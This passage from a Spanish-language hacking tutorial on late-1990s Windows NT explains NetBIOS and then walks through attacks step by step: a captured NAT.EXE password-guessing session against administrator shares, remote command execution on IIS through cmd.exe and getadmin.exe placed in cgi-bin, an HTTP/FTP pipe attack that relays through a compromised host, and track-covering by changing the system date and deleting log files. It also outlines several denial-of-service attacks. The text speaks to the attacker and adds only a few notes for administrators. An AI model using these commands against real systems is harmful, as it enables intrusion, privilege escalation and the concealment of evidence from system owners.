La versión de evaluación, salió 6 meses después de la versión 1.5 y está limitada a 15 días de prueba, tras lo cual el producto debería ser registrado, pagando \$50. La versión con interfaz de línea de comandos, recortada aunque con código fuente, también está disponible de forma gratuita.

4. Introducción a NetBIOS.

4.1. "¿Que es NetBIOS?"

NetBIOS (Network Basic Input Output System) fue originalmente desarrollado por IBM y Sytek como un API para el software cliente de recursos de una red local (LAN). Desde su creación, NetBIOS se ha convertido en el fundamento de muchas otras aplicaciones de red. En sentido estricto, NetBIOS es una especificación de interface para el acceso a servicios de red.

NetBIOS, una capa de software desarrollado para enlazar un sistema operativo de red con hardware específico, fue originalmente diseñado como EL controlador de red para las redes LAN de IBM. Hoy en día, NetBIOS ha sido extendido para permitir a los programas que han sido escritos usando dicho interface poder trabajar con la arquitectura Token Ring de IBM. NetBIOS ha sido adoptado como un estándar mundial y hoy en día es común escuchar que una

red local es compatible NetBIOS.

Resumiendo, y de forma sencilla, NetBIOS permite a las aplicaciones 'hablar' con la red. Su intencion es conseguir aislar los programas de aplicacion de cualquier tipo de deopendencia del hardware. Tambien evita que los desarrolladores de software tengan que desarrollar rutinas de recuperacion ante errores o de enrutamiento o direccionamiento de mensajes a bajo nivel. NetBIOS hace el 'trabajo sucio'.

En una red local con soporte NetBIOS, los ordenadores son conocidos e identificados con un nombre. Cada computador de la red tiene un unico nombre.

Cada PC de una red local NetBIOS se comunica con los otros bien sea estableciendo una conexion (session), usando datagramas NetBIOS o mediante broadcast. Las sesiones (establecimiento de una conexion) permiten, como en el protocolo TCP, mandar mensajes mas largos y gestionar el control y recuperacion de errores. La comunicacion sera punto a punto. Por otro lado, los metodos de datagramas y broadcast permiten a un ordenador comunicarse con otros cuantos al mismo tiempo, pero estando limitados en el tamaño del mensaje. Ademas, no hay control ni recuperacion de errores (al igual que ocurre en UDP). A cambio, se consigue una mayor eficiencia con mensajes cortos, al no tener que establecer una conexion.

Asi pues, NetBIOS permite comunicacion orientada a conexion (TCP) o no orientada a conexion (UDP). Soporta tanto broadcast como multicast, ademas de 3 tipos de servicio diferentes: Servicio de Nombres, Servicio de Sesion y Servicio de Datagramas.

4.2. Servicio de Nombres en NetBIOS

Los nombres en NetBIOS son usados para identificar recursos en la red. Las aplicaciones usan estos nombres para empezar y terminar conexiones. Puedes configurar una unica maquina para multiples aplicaciones y asignar un nombre distinto a cada una de ellas. Ademas en NetBIOS se identifica tambien a cada ordenador de la red de forma univoca, por un unico nombre. Cada uno de estos nombres puede estar formado por 16 caracteres alfanumericos. La combinacion de caracteres debe ser unica dentro de cada red. Para ello, antes de que un PC pueda usar un nombre NetBIOS, debe registrarlos. Cuando un cliente quiere registrar un nombre, debe advertirlo a toda la red mediante broadcast y esperar las respuestas de los otros nodos para confirmar que el nombre no esta en uso. Si ningun cliente reclama el nombre, el proceso de registro termina y el nombre de servicio ha quedado registrado.

Existen 2 tipo de nombres en un entorno NetBIOS: 'Unique' y 'Group'. Un nombre 'Unique', como su propio nombre indica, debe ser unico en toda la red.

Un nombre de grupo no tiene por que ser unico y asi, todos los procesos con un determinado nombre de grupo pertenecen a dicho grupo.

Cada nodo NetBIOS mantiene una tabla con todos los nombres de los que es propietario.

Aunque en principio las especificaciones NetBIOS permiten nombres de 16 caracteres, Microsoft los limita a 15 y usa el 16º como un sufijo NetBIOS. Este sufijo es usado por el software de rtd de Microsoft para identificar el servicio o dispositivo registrado.

Los puertos en los que 'trabaja' NetBIOS sobre TCP/IP (NBT) son el 137 Servicio de Nombres NetBIOS (UDP), 138 Servicio de datagramas NetBIOS (UDP) y el 139, Servicio de Conexion NetBIOS (TCP).

A continuacion se lista una tabla de los sufijos NetBIOS usados actualmente por Microsoft Windows NT. Los sufijos se muestran en formato hexadecimal.

'Unique' (U): el nombnre deberia tener solo una direccion IP asignada. En un dispositivo de red, podria parecer que aparecieran registradas multiples

ocurrencias de un mismo nombre, pero el sufijo sera unico, por lo que el nombre completo (con sufijo) sera unico ('Unique').

'Group' (G): un grupo normal; un unico nombre podria tener asignadas varias direcciones IP.

'Multihomed' (M): el nombre es unico, pero debido a que en un mismo ordenador puede haber mas de un interface de red, esta configuracion es necesaria para permitir su registro. El numero maximo de direcciones IP que puede tener asignado es de 25.

'Internet Group' (I): esta es una configuracion especial de un nombre de grupo para poder gestionar los nombres de dominio de Windows NT.

'Domain Name' (D): nuevo en NT 4.0 (Nombre de Dominio)

Para echarle un vistazo a los nombres y servicios NetBIOS registrados en los servidores de la red, puedes ejecutar el siguiente comando:

```
'nbtstat -A [direccion_IP]'  
o  
'nbtstat -a [nombre_host]
```

4.3. El servicio de 'Session' NetBIOS

El servicio de Session (Conexion) NetBIOS nos ofrece un servicio orientado a conexion, seguro (se asegura que los datos llegan a su destino) y full-duplex. El establecimiento de una conexion NetBIOS requiere que una estacion cliente y otra estacion servidor esten sincronizados. Asi, una estacion debe estar en modo listen cuando la otra le mande un comando call.

Cuando se establece una llamada cada aplicacion recibe una notificacion de que efectivamente, se ha establecido la conexion y un identificador de la misma. Los comandos send y receive transfieren los datos. Al final de una sesion, cualquiera de las dos aplicaciones puede lanzar un comando de fin Hang-Up (colgar).

No hay un control de flujo real para el servicio de conexion debido a que se asume que la red local (LAN) es lo suficientemente rapida como para soportar todo el trafico generado.

4.4. Datagramas NetBIOS

Los datagramas pueden ser enviados a un nombre especifico, a todos los miembros de un grupo o en modo broadcast a toda la red. Como en otros servicios de datagrama (UDP), los datagramas NetBIOS son no orientados a conexion y no aseguran que los datos lleguen a su destino. El comando Send_Datagram requiere que el emisor especifique el nombre del destino. Si el destino es un nombre de grupo, todos los miembros del mismo recibiran el datagrama. La aplicacion que lance un comando "Receive_Datagram" debe especificar el nombre local para el que quiere recibir servicio de datagramas. Este comando devuelve, ademas de los datos propiamente dichos que lleve el datagrama, el nombre del emisor. Si NetBIOS recibe un datagrama, pero no se ha lanzado un comando "Receive_Datagram", el datagrama sera descartado.

El comando Send_Broadcast_Datagram manda el mensaje a todos los sistemas NetBIOS de la red local. Cuando un datagrama de este estilo es recibido por un nodo NetBIOS, cada proceso que haya lanzado un comando "Receive_Broadcast_Datagram" recibira dicho datagrama. Si no existe ninguna peticion de recepcion de datagramas, este sera descartado.

NetBIOS permite a una aplicacion establecer una conexion con cualquier otro dispositivo y deja que el redirector y los protocolos de transacciones pasen los mensajes entre maquinas. NetBIOS no manipula de ninguna manera los mensajes. Las especificaciones NetBIOS define un interface para el protocolo de red usado para obtener ciertos servicios, pero no define el protocolo como tal. Historicamente se ha emparejado con un protocolo de red llamado NetBEUI

(Network Extended User interface). La asociacion del interface y del protocolo a menudo puede llevar a confusion, pero son dos cosas diferentes.

Los protocolos de red siempre ofrecen al menos un metodo de localizar y conectarse a un servicio concreto de una red. Esto se consigue normalmente convirtiendo el nombre de un nodo o de un servicio a una direccion de red (lo que se ha dado en llamar resolucion de nombres).

Los nombres NetBIOS deben ser resueltos a una direccion IP antes de establecer una conexion TCP/IP. Muchas implementaciones NetBIOS para TCP/IP consiguen la resolucion de nombres bien sea usando broadcast o ficheros LMHOSTS. En un entorno Microsoft Windows, seguramente usaras un Servidor de Nombres NetBIOS conocido como WINS.

5. Vulnerabilidades NetBios. NAT.

Esta tecnica de ataque NetBIOS ha sido verificada en Windows 95, NT 4.0 Workstation, NT 4.0 Server, NT 5.0 beta 1 Workstation, NT 5.0 beta 1 Server y Windows 98 beta 2.1. Uno de los componentes que se suelen usar en este tipo de ataques es NAT.EXE, una utilidad de Andrew Tridgell. A continuacion, discutiremos los usos de esta herramienta, sus parametros y las tecnicas mas usadas:

```
NAT.EXE [-o nombre_fichero] [-u lista_usuarios] [-p lista_passwords]
        <direccion_IP>
```

Parametros:

- o Especifica el fichero de salida. Todos los resultados del escaneo seran escritos en este fichero, ademas de en pantalla.
- u Especifica el fichero fuente del que se leeran los nombres de usuario. Se usaran estos nombres en un ataque de diccionario al servidor remoto. Los nombres deben aparecer uno por linea.
- p Especifica el fichero donde se encuentran los passwords a probar. Deben ir tambien uno por linea.

<direccion_IP> Las direcciones deben ir delimitadas por comas, sin espacios. Ejemplos de rangos de direcciones validas son:

```
nombre_host : se escaneara este host
127.0.0.1-127.0.0.3 : escaneara el rango de direcciones comprendido entre
127.0.0.1 y 127.0.0.3
127.0.0.1-3 : equivalente al anterior.
127.0.0.1-2,7,10-20: escaneara el rango de direcciones comprendido entre
127.0.0.1 y 127.0.0.3 luego el host 127.0.0.7 y finalmente
los comprendidos entre 127.0.0.10 y 127.0.0.20
nombre_host, 127.0.0.1-3 : escanea el nombre_host y luego las maquinas
con @IP entre 127.0.0.1 y 127.0.0.3
```

Todas las combinaciones de nombres_host y rangos de direcciones especificadas como las del los ejemplos anteriores son validas.

5.1. El comando NBTSTAT

El ataque realizado con NAT es equivalente a una combinacion de NBTSTAT y comandos NET. Por lo tanto, veamos con un poco mas de detalle los resultados de realizar un nbstat a la direccion XXX.XX.XXX.XX.

```
C:\>nbstat -A XXX.XX.XXX.XX
```

NetBIOS Remote Machine Name Table

Name	Type	Status
STUDENT1	<20> UNIQUE	Registered
STUDENT1	<00> UNIQUE	Registered
DOMAIN1	<00> GROUP	Registered
DOMAIN1	<1C> GROUP	Registered

```

DOMAIN1      <1B>  UNIQUE    Registered
STUDENT1     <03>  UNIQUE    Registered
DOMAIN1      <1E>  GROUP     Registered
DOMAIN1      <1D>  UNIQUE    Registered
..__MSBROWSE__.<01>  GROUP     Registered

```

MAC Address = 00-C0-4F-C4-8C-9D

Recordemos un poco cual es el significado del 16º bit en los codigos NetBIOS:

```

Nombre_host <00> UNIQUE Nombre de servicio de la estacion de trabajo
              <00> GROUP nombre de dominio
Servidor     <20> UNIQUE Nombre de Servicio del Servidor

```

Nombre_host <03> UNIQUE Registrado por el servicio de mensajería. Este es nombre de host que deberá añadirse al fichero LMHOSTS, que, aunque no es necesario para el uso de NAT.EXE será necesario si quieres ver el ordenador remoto en la lista de 'Network Neighborhood' (Otros ordenadores conectados)

```

Nombre_Usuario <03> Registrado por el servicio de mensajería.
Nombre_Dominio <1B> Registra el ordenador local como el "master browser"
                  para el dominio.
Nombre_Dominio <1C> Registra el ordenador como un controlador de dominio
                  para el dominio (PDC o BDC)

```

```

Nombre_Dominio <1E> Se registra como un nombre de grupo NetBIOS
<BF>           Nombre del Monitor de Red
<BE>           Agente Monitor de Red
<06>           Servidor RAS
<1F>           Red DDE
<21>           Cliente RAS

```

5.2. Introduccion a los comandos NET

El comando NET puede ser introducido por los administradores a traves de una ventana DOS para mostrar informacion sobre servidores, redes, recursos compartidos y conexiones. Tambien tiene un numero de opciones que puedes usar para añadir cuentas de usuario, cambiar la configuracion del dominio y configurar recursos compartidos.. En esta seccion se mostraran estos comandos NET y se dara un pequeño script que se puede usar como una herramienta basica de analisis de seguridad. Antes de continuar con estas tecnicas, se discutiran las opciones disponibles para el comando NET.

Net Accounts: este comando muestra la configuracion actual y las restricciones que se aplican en la politica de passwords, limitaciones de conexion e informacion de dominio. Tambien contiene opciones para actualizar la base de datos con las cuentas de los usuarios y modificar los requerimientos de conexion y password.

Net Computer: añade o borra hosts de la base de datos de un dominio.

Net Config Server o Net Config Workstation: muestra info. sobre la configuracion del servicio de servidor. Cuando se usa sin especificar Server o Workstation, el comando muestra una lista de los servicios configurables.

Net Continue: reactiva un servicio NT que fue suspendido por un comando NET PAUSE.

Net File: este comando muestra los ficheros abiertos en un servidor y tiene opciones para cerrar los ficheros compartidos y desbloquear ficheros.

Net Group: muestra informacion sobre nombres de grupo y tiene opciones que se pueden usar para añadir o modificar grupos globales en servidores.

Net Help: ofrece ayuda para el comando Net.

Net Helpmsg message#: ofrece ayuda para un error de red en particular o para un mensaje de alguna funcion.

Net Localgroup: usado para listar grupos locales en servidores. También es posible modificar estos grupos.

Net Name: muestra los nombres de los ordenadores y de los usuarios a los que se les puede mandar mensajes.

Net Pause: usa este comando para suspender un determinado servicio NT.

Net Print: muestra los trabajos mandados a la impresora y las colas compartidas.

Net Send: usado para mandar mensajes a otros usuarios u ordenadores de la red.

Net Session: muestra información sobre las conexiones actuales. Ofrece comandos para desconectar ciertas sesiones.

Net Share: muestra información sobre todos los recursos compartidos. Este comando es usado para crear recursos compartidos a través de red.

Net Statistics Server o Net Statistics Workstation: muestra el registro de estadísticas.

Net Stop: para servicios NT, cancelando cualquier conexión que este usando el servicio. Hay que citar que parar un servicio puede traer como efecto lateral el detener otros.

Net Time: comando usado para mostrar o inicializar la hora de un ordenador o dominio.

Net Use: muestra una lista de ordenadores conectados y tiene opciones de conexión y desconexión de recursos compartidos.

Net User: este comando mostrara una lista de cuentas de usuario para el ordenador y tiene opciones de manipulación/creación de estas cuentas.

Net View: muestra una lista de recursos compartidos en un ordenador, incluyendo servidores Netware.

5.3. Una sesión de ataque NetBIOS mediante el uso de NET VIEW y NET USE

```
C:\net view XXX.XX.XXX.XX
```

```
Shared resources at XXX.XX.XXX.XX
```

```
Share name   Type           Used as   Comment
```

```
-----
NETLOGON     Disk           Logon server share
Test         Disk
```

```
The command completed successfully.
```

```
NOTE: The C$ ADMIN$ and IPC$ are hidden and are not shown.
```

```
C:\net use /?
```

```
The syntax of this command is:
```

```
NET USE [devicename | *] [\\computername\sharename[\volume] [password | *]]
[/USER:[domainname\]username]
[ [/DELETE] | [/PERSISTENT:{YES | NO}]]
```

```
NET USE [devicename | *] [password | *] [/HOME]
```

```
NET USE [/PERSISTENT:{YES | NO}]
```

```
C:\net use x: \\XXX.XX.XXX.XX\test
```

The command completed successfully.

C:\net use

New connections will be remembered.

Status	Local	Remote	Network
OK	X:	\\XXX.XX.XXX.XX\test	Microsoft Windows Network
OK		\\XXX.XX.XXX.XX\test	Microsoft Windows Network

The command completed successfully.

5.4. Una sesion de ataque NetBIOS mediante el uso de NAT.EXE

Ahora viene el esperado ejemplo de ataque NetBIOS mediante la utilidad NAT.EXE. La informacion listada a continuacion es una captura de una sesion de ataque real. La direccion IP ha sido modificada para prevenir represalias:

C:\nat -o output.txt -u userlist.txt -p passlist.txt XXX.XX.XX.XX-YY.YY.YY.YY

```
[*]--- Reading usernames from userlist.txt
[*]--- Reading passwords from passlist.txt

[*]--- Checking host: XXX.XX.XXX.XX
[*]--- Obtaining list of remote NetBIOS names

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Mon Dec 01 07:44:34 1997
[*]--- Timezone is UTC-6.0
[*]--- Remote server wants us to encrypt, telling it not to

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'password'
[*]--- CONNECTED: Username: 'ADMINISTRATOR' Password: 'password'

[*]--- Obtained server information:

Server=[STUDENT1] User=[] Workgroup=[DOMAIN1] Domain=[]

[*]--- Obtained listing of shares:

Sharename      Type      Comment
-----
ADMIN$         Disk:    Remote Admin
C$             Disk:    Default share
IPC$           IPC:     Remote IPC
NETLOGON      Disk:    Logon server share
Test           Disk:

[*]--- This machine has a browse list:

Server      Comment
-----
STUDENT1
```

```

[*]--- Attempting to access share: \\*SMBSERVER\
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Able to access share: \\*SMBSERVER\ADMIN$
[*]--- Checking write access in: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\ADMIN$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\ADMIN$

[*]--- Attempting to access share: \\*SMBSERVER\C$
[*]--- WARNING: Able to access share: \\*SMBSERVER\C$
[*]--- Checking write access in: \\*SMBSERVER\C$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\C$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\C$

[*]--- Attempting to access share: \\*SMBSERVER\NETLOGON
[*]--- WARNING: Able to access share: \\*SMBSERVER\NETLOGON
[*]--- Checking write access in: \\*SMBSERVER\NETLOGON
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\NETLOGON

[*]--- Attempting to access share: \\*SMBSERVER\Test
[*]--- WARNING: Able to access share: \\*SMBSERVER\Test
[*]--- Checking write access in: \\*SMBSERVER\Test
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\Test

[*]--- Attempting to access share: \\*SMBSERVER\D$
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ROOT
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\WINNT$
[*]--- Unable to access

```

Asi pues, si el recurso compartido tiene puestos los permisos por defecto: Control Total / Todos , el servidor esta a tu disposicion. Si no, sigue intentandolo. Te sorprenderia saber todo lo que se dejan los administradores por ahí ;-)

6. Vulnerabilidades en Internet Information Server (IIS)

(Basado en el trabajo original en ingles de David Litchfield: "A discussion of a variety of potential "Hacks" on MS Internet Information Server)

6.1. Entrando por la puerta trasera.

Recientemente realice una busqueda en Excite usando el siguiente criterio de busqueda: "batch files as CGI Scripts". Esta frase aparece en el capitulo 8 de la ayuda en linea de MS IIS. El resultado de la busqueda produjo una lista masiva de maquinas NT con IIS en Internet. Con gran curiosidad decidi sondear la fortaleza de estos sistemas desde el punto de vista de la seguridad (o la falta de ella).

He testeado unas 50 maquinas y los resultados han sido sorprendentes. He encontrado 7 maquinas en las que se podria poner ficheros en el sistema via ftp; no solo eso: en 2 de esas maquinas podria copiar ficheros a un directorio www-virtual con permisos de lectura y ejecucion... Oooops!! Podria copiar cmd.exe (ahora veremos por que) y getadmin.exe (mas gasys.dll por supuesto) a ese directorio. Despues, usando mi navegador podria seguir la siguiente direccion URL: http://www.target.com/cgi-bin/getadmin.exe?iusr_hostname

(es bastante comun que el servicio FTP en IIS muestre el nombre del servidor.. y si la cuenta anonima por defecto no ha sido deshabilitada tras realizar estos sencillos pasos...-ya disponemos de una cuenta "propia"!).

Ejecutando getadmin.exe de forma remota como se ha mostrado, realiza correctamente su trabajo ;-) ... pruebalo.

Asi que ya disponemos de derechos de administrador ... pronto veremos que hacer con ellos. "Que podemos decir sobre cmd.exe? Apunta a una direccion de este estilo con el navegador:

`http://www.host.com/cgi-bin/cmd.exe?/c%20dir%20c:\winnt`

o la siguiente:

`http://somehost/cgibin/cmd.exe?/c%20copy%20c:\winnt*. *%20c:\inetpub\ftproot`

si copiamos como hemos dicho el programa cmd.exe al directorio cgi-bin (por ejemplo) y el administrador abre el explorador de NT en ese directorio, el programa cmd.exe saltara a la vista inmediatamente... asi que es necesario esconderlo:

`http://somehost/cgibin/cmd.exe?/c%20c:\winnt\system32\attrib.exe%20%2BH%cmd.exe`

Esto hace que el fichero pase a estar oculto (esperemos que el administrador tenga puesto el filtro que viene por defecto en NT para no ver en el Explorador los archivos ocultos).

Si te preocupa el significado de los signos de porcentaje, ahora pasamos a explicarlos:

% este signo avisa de los dos numeros siguientes codifican en hexadecimal un caracter ASCII.

%20 implica el signo ASCII de espacio en blanco

%2B codifica el caracter ASCII '+', asi pues, el trozo de URL anterior:

`attrib.exe%20%2BH%20cmd.exe` se puede "traducir" por `attrib.exe +H cmd.exe`

Nota: si no usas el codigo ASCII en hexadecimal para el caracter '+' y en su lugar usas el signo '+' sin codificar, no se ejecutara el comando attrib correctamente dado que en CGI, el caracter '+' se usa para separar parametros.

Nota para los administradores: configurar el Explorer de NT para que muestre todos los ficheros y el intruso no pueda esconder sus acciones tan facilmente. Una vez que tengas el fichero "cmd.exe" puedes ejecutar cualquier linea de comandos que quieras, lo que nos lleva a comentar el siguiente ataque.

6.2. El ataque Pipe HTTP/FTP

La idea general es conectarse a una maquina, ejecutar un comando en esa maquina para que se conecte a una tercera, haciendo que la 2ª maquina sea una especie de proxy. He aqui los pasos a seguir: desde mi maquina, usando HTTP, conecto con el primer servidor, usando la siguiente URL:

`http://www.host.com/cgi-bin/cmd.exe?/c%20c:\winnt\system32\ftp.exe%20-s:commands.txt%20dir_IP`

Expliquemos el significado de esta URL. Cuando ejecutamos ftp.exe podemos especificar el nombre de un fichero de texto que lista los comando que queremos ejecutar, p.ejm.:

```
Anonymous
Fakename@host.com
Put file.txt
Put program.exe
Bye
```

Obviamente, deberas manipular los comandos convenientemente para que se adecuen a tus necesidades... y lo que necesitamos ahora es subir este fichero a la segunda maquina. Al final de la URL tienes dir_IP. Esta es la direccion IP de la tercera maquina. Lo que hacemos es cargar el proceso ftp en memoria.. es importante mencionar que que la ventana de comandos no se abre en mitad del escritorio al hacer esto... la unica forma de darse cuenta de que el proceso ftp se esta ejecutando es usando el Task Manager (Administrador de Tareas) y

buscar a través de los procesos en ejecución. Si todo va bien, supongase que la segunda máquina contacta con la tercera (el servidor a atacar) y ejecuta los comandos del fichero que acabamos de subir: "command.txt". Así que... ya lo hemos conseguido... hemos dejado (o borrado si quisieramos) ficheros en la tercera máquina sin tener una conexión directa. La dirección IP que aparezca en el fichero de logs (registro de actividad) de la tercera máquina será la de la segunda y no la nuestra.

Ahora, deberemos ocultar las trazas que hemos ido dejando en el ataque (deberíamos dejar el terreno tan limpio como cuando entramos) de la 2ª máquina. Recuerda que habíamos ejecutado getadmin.exe.

El usuario IUSR:hostname tiene derechos de administrador... lo que es una suerte porque para ocultar tus "actividades" de la mejor manera que puedas necesitaras cambiar la fecha del sistema:

```
http://www.hostname.com/cgi-bin/cmd.exe?/c%20date%2011/11/97
```

inicializa la fecha a un tiempo ya pasado... "por que?"

a) el administrador tendrá que buscar en ficheros log antiguos (eso si se da cuenta de que ha pasado algo raro) y si los logs antiguos son borrados con cierta regularidad, tendrá un pequeño problema...

b) necesitaras borrar también otro log (para esconder tus trazas, la fecha en la que entraste y en la que te encuentras tras haberla cambiado). Concretamente el log que guarda las actividades del día del ataque (sea 13-IV-98). Para ello espera 5 minutos (para que el log se escriba a disco) y sigue la siguiente dirección URL:

```
http://www.host.com/cgi-bin/cmd.exe?/c%20del%20c:\winnt\system32\logfile\in980413.log
```

Después, es necesario inicializar la fecha al día de hoy... a la fecha en la que debería estar... Hay otras cosas que se pueden hacer pero no entrare en más detalles. El trabajo de limpieza que hemos realizado no soportara un intenso escrutinio pero pasara una inspección normal.

Usando el ataque HTTP/FTP Pipe Attack podrias atravesar un firewall... si el firewall tiene una relación de confianza con la @IP de la máquina IIS hackeada es posible pasar ficheros y otro tipo de tráfico (ICMP) a través del firewall... sientate y piensa que otras cosas se pueden "hacer" con la combinación cmd.exe/getadmin.exe. Piensa también en usar net.exe [sección-5.2] junto con estas dos aplicaciones para crear cuentas, cambiar passwords... lo que quieras... incluso acceso a la rama SAM del Registro de Windows NT si el administrador tiene permisos de lectura.

Cuidado, si en el servidor se está ejecutando Internet Service Manager (ISM) en su versión HTML, es posible crear una cuenta, ejecutar getadmin.exe en dicha cuenta y saltarse la seguridad de ISM (ism.dll) con un identificador y/o un password correcto.

6.3. Otros ataques al IIS

Agotar el recurso HD con ficheros .mdb

Este tipo de ataque debería ser clasificado como un ataque D.O.S. Es posible rellenar el disco duro del objetivo con ficheros .mdb de 40k cada uno. Lo que es preocupante es el hecho de que cerca de la mitad de las máquinas que he observado son susceptibles a este tipo de ataque. Si seguimos la siguiente dirección URL:

```
http://www.host.com/scripts/tools/getdrvrs.exe
```

nos llevara a una página Web donde podremos seleccionar un driver para crear una fuente de datos para un controlador ODBC. Siguiendo las instrucciones en pantalla podras crear un fichero "loquequieras.mdb" de unos 40kb de longitud.

Si ejecutamos lo mismo unas 1000 veces habremos ocupado 40MB de disco duro. No es difícil realizar un programa para automatizar la tarea (que incluso disponga de opciones para especificar nombres, tamaño a ocupar, etc...). Así pues, es necesario proteger estas páginas con password.

El Internet Service Manager (HTML)

Si no modificamos los directorios de la instalación por defecto, el ISM se encuentra en la siguiente dirección URL:

<http://www.host.com/iisadmin/default.htm>

Al intentar administrar cualquier servicio del ISM, se ejecuta la siguiente URL: <http://www.host.com/scripts/iisadmin/ism.dll?http/serv>

Invariablemente, ism.dll lanza una petición de password... es posible a su vez, lanzar contra esta petición un ataque de fuerza bruta (si no es posible crear una cuenta como se describió antes).

Otras páginas a tener en cuenta.

Existe un ejemplo de Active Server Pages que viene con el IIS. Se encuentra en <http://www.host.com/adworks/default.htm>. Se cauto.. el directorio www tiene permisos de lectura y ejecución, por lo que es conveniente eliminarlo del servidor.

La página de administración para el Index Server situada en :

<http://www.host.com/srchadm/admin.htm>

permite forzar escaneos, mezclas... cualquier cosa; es más, nos da una vista total de todos los directorios virtuales, pudiendo buscar ficheros con extensión .pwd (es decir, los passwords encriptados de los controladores de Front Page (como hace Ogre [15]), que aunque parezca mentira, son los mismos que usan muchas personas como passwords para sus cuentas personales, de correo, de acceso a Internet... Por lo tanto, ADMINISTRADORES, protegidos con passwords estas páginas.

6.4. Conclusión a los ataques IIS

Para mantener a salvo un sitio Web, se debe cambiar la configuración por defecto de la instalación... y pasar una checklist para asegurarse al menos de que no se ha dejado ningún agujero conocido sin tapar.

7. Ataques tipo D.o.S. (Denial of Service, Denegación de Servicio)

Los ataques tipo D.o.S. consisten simplemente en dejar fuera de servicio cualquier servicio ofrecido por un servidor o estación de trabajo, ocasionando a veces como efecto lateral, el cuelgue de la máquina, normalmente con un volcado de memoria (donde entra en juego la aplicación Dr. Watson del sistema) y/o una pantalla azul (BSOD Blue Screen of Death) comúnmente conocida como 'la pantalla de los pitufos'. Este es un tema controvertido, dado que algunas personas piensan que un ataque D.o.S. no es una técnica de hacking, o lo tratan como algo sin importancia. Sin embargo, es un tema a tener muy en cuenta en Windows NT pues, la gran mayoría de los ataques son de tipo D.o.S. Existen algunas razones por las cuales, este tipo de ataques pueden ser útiles a un hacker:

- @ El hacker ha instalado un troyano, pero necesita que la víctima reinicie la máquina para que surta efecto.
- @ El hacker necesita cubrir inmediatamente sus acciones o un uso abusivo de CPU. Para ello provoca un 'crash' del sistema, generando así la sensación de que ha sido algo pasajero y raro. Desgraciadamente, aun no sorprende en la familia Windows un cuelgue del sistema.
- @ El hacker no es tal, sino un personaje sin experiencia que apenas sabe lo que hace.

- @ El hacker cree que actua bien al dejar fuera de servicio algun sitio Web que le disgusta.
- @ El administrador del sistema quiere comprobar que sus instalaciones no son vulnerables a este tipo de ataques.
- @ El administrador del sistema tiene un proceso que no puede matar en su servidor y, debido a este, no puede acceder al sistema. Para ello, lanza contra si mismo un ataque D.o.S. parando asi el servicio y pudiendo entrar a reconfigurar.

7.1. Ataque OOB

Este tipo de ataque es bastante simple, a la vez que accesible, dado el gran numero de programas que explotan esta debilidad en la implementacion TCP/IP de Microsoft. Basicamente, consiste en enviar un mensaje out-of-band a ciertos puertos de un sistema NT y este se colgara. Tipicamente se usa el puerto 139. Este tipo de ataque, tambien conocido como WinNuke se evita instalando el Service Pack 3 y el Hot Fix adecuado, pero han surgido varias variantes que aun son capaces de colgar un sistema NT. El codigo fuente de esta aplicacion esta muy difundido y cualquier busqueda en la Red con la palabra "winnuke" dara la direccion de muchas paginas que lo contienen.

7.2. Ataques Teardrop I, II, Newtear, Bonk, Boink.

Este tipo de ataques consisten en mandar un par de fragmentos IP manipulados maliciosamente, que al ser reensamblados en la maquina victima como un datagrama UDP invalido, provocan que esta pase a un estado inestable. En este estado, un sistema NT puede colgarse o reiniciarse. Generalmente aparece la pantalla BSOD.

Este tipo de ataques es especialmente peligroso dado que existen multitud de implementaciones conocidas con el nombre de NewTear, Bonk y Boink que explotan esta debilidad. Ademias, a comienzos de Marzo del 98, salio a la luz un paquete que integraba todas ellas y las lanzaba de forma automatica contra un gran numero de hosts que el usuario podia especificar.

La solucion para protegerse de este tipo de ataques en Windows 95 y NT es instalar el parche apropiado que Microsoft suministra. Este parche, al igual que mas informacion sobre esta vulnerabilidad, pueden encontrarse en el 'Microsoft Market Bulletin' titulado "New Teardrop-like TCP/IP Denial of Service Program" en la siguiente direccion:

<http://www.microsoft.com/security/newtear2.htm>

7.3. Land Attack.

Este ataque, desarrollado por "m3lt" <meltman@LAGGED.NET>, consiste en un nuevo bug en la implementacion de la pila TCP/IP de las plataformas Windows.

El ataque consiste en mandar a algun puerto abierto de un servidor (generalmente al 113 o al 139), un paquete maliciosamente construido, con el bit SYN a 1, y con la direccion y puerto origen IGUAL que la direccion y puerto destino (ejm.: 10.0.0.1:139 a 10.0.0.1:139). Resultado: la maquina comenzara a mandarse mensajes a si misma y acabara por colgarse.

El mensaje fue mandado a la lista BugTraq con el codigo fuente incluido (cosa normal en esta lista, por otro lado).

7.4. Ataque Smurf.

Este ataque es bastante simple y a su vez devastador. Consiste en recolectar una serie de direcciones de broadcast para a continuacion mandar una peticion de echo ICMP a cada una de ellas en serie, varias veces, falsificando la

direccion IP de origen. Este paquete maliciosamente manipulado, sera repetido en broadcast, y cientos o miles de hosts (segun la lista de direcciones de broadcast disponible) mandaran una respuesta de echo a la victima cuya direccion IP figura en el paquete ICMP. Los resultados son devastadores, pudiendo saturar facilmente un circuito T1. El programa se distribuye en fuente en r00tshell, junto con gran parte de los programas citados en este documento.

8. El vulnerable Registro de Windows NT.

8.1. "Que es el registro?"

El Registro es el corazon de Windows NT. Cada NT Workstation o NT Server tiene su propio Registro y cada uno contiene informacion sobre el hard y el soft instalado en el ordenador. Por ejemplo las características de la tarjeta de Red Ethernet, las propiedades del escritorio, los perfiles de los usuarios, el fichero de passwords, cadenas que indican la fecha de caducidad en los programas shareware, propiedades y características internas del sistema operativo... etc.

